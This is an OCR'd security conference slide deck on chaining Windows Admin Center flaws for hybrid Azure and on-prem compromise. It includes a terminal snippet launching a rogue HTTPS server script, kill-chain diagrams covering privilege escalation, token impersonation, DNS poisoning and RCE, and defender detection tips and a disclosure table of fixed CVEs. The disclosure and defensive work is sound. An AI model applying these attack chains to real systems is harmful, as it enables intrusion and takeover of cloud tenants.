
>ipconfig

P Configuration


 adapter Ethernet:

tion-specific DNS Suffix  . : goybqkkoinuenemfluih2314yc.bx.internal.cloudapp.net
ocal IPv6 Address . . . . . : fe80::6edf:2c81:4888:9bcd%10
ddress. . . . . : 172.20.0.5
 Mask . . . . . : 255.255.255.0
t Gateway . . . . . : 172.20.0.1

>python att.py cert.txt key.txt
 HTTPS server on port 6516 with HTTP/2 support
20 06:57:05 +0000] [10356] [INFO] Running on https://0.0.0.0:6516 (CTRL + C to quit)
```



Chaining It All Together...



End-to-End Hybrid Attack Flows

Chaining it all together



These design flaws can be combined to form complete attack chains.



Trust boundaries collapse across environments



How attackers move end-to-end across hybrid environments

Kill Chain #1: From Azure

Windows Admin Center

03

Tenant Privilege Escalation + Lateral Movement To On-Prem

02


Assumed Breach: Azure VM (local non-admin privilege)

01

Starting Point

Goal

Pivot Tool


Step 1: Azure VM
Attacker
Low Priv Access
Azure VM w/ WAC
Exploit LPE
Local Admin Access
Access API Certs
Step 2: WAC Exploitation
Rogue WAC API Server
Impersonate Backend
Improper Token Validation
RCE Execution
RCE Execution
Azure-ARC Devices
Other Azure VMs
Step 3: Tenant & On-Prem Dominance
On-Prem Network
Tenant Dominance
Lateral Move
Priv Esc
Jump Server
Managed Identities
Bridge
Stolen Identity

Kill Chain #2: From Azure

Low-privileged internal network access.

01

Starting Point

Domain Privilege Escalation + Lateral Movement To Azure Tenant


02

Goal

On-Prem Windows Admin Center

03

Pivot Tool


1 Prep
Enumerate IDs
Issue certs
Build target list
2-3 Exploit Loop
MitM
DNS poison
Capture tokens
Impersonate
RCE
Enumerate new targets
Update target list
4A. On-Prem Control
Pivot via terminal servers
Reach on-prem segments
Control AD
4B. Tenant Control
Abuse managed identities
Privilege escalation
Control tenant

One Device to Global Admin



Meanwhile, at the SOC...






Defender POV:
Identity, Token & Session Anomalies

Unusual Token and Session Behavior

- Tokens reused across different resources or from new locations
- Identities performing high-risk operations without re-authentication
- Multiple different identities act from the same IP address / device





Defender POV:
Hybrid Boundary Violations

- Cloud identities accessing on-prem systems (or vice versa) in a pattern that never happened before (baseline deviation)
- Jump-server access following cloud-only identity activity
- **Compromise is visible first in identity behavior, not malware**

Responsible Disclosure

All vulnerabilities were responsibly disclosed to Microsoft via MSRC

LPE - CVE-2025-64669	Local Privilege Escalation in Windows Admin Center Reported: Aug 2025 | Fixed: Dec 10, 2025	Fixed
LPE (CLOUD) - CVE-2026-23660	Local Privilege Escalation in WAC (Azure Cloud) Reported: Dec 14, 2025 | Fixed: Mar 10, 2026	Fixed
ATTESTATION	Improper Attestation Validation in WAC Reported: Aug 2025 | Fixed: Dec 16, 2025	Fixed
POP TOKEN - CVE-2026-20965	Token Validation Flaw Leading to Tenant-Wide RCE Reported: Aug 2025 | Fixed: Jan 13, 2026	Fixed
FLOW REDIRECTION - CVE-2026-32196	Flow Redirection in WAC Reported: Aug 2025 | Fixed: Apr 14, 2026	Fixed

What You Should Take Home



Your hybrid management plane is an attack surface **you're probably not monitoring enough**



One management tool + four CVEs = **full bidirectional compromise**



Treat management tools as **Tier Zero** - monitor token usage and tighten their trust boundaries

Q&A

Thank you!

Ilan Kalendarov

@IKalendarov

Ben Zamir

@BenZamir_X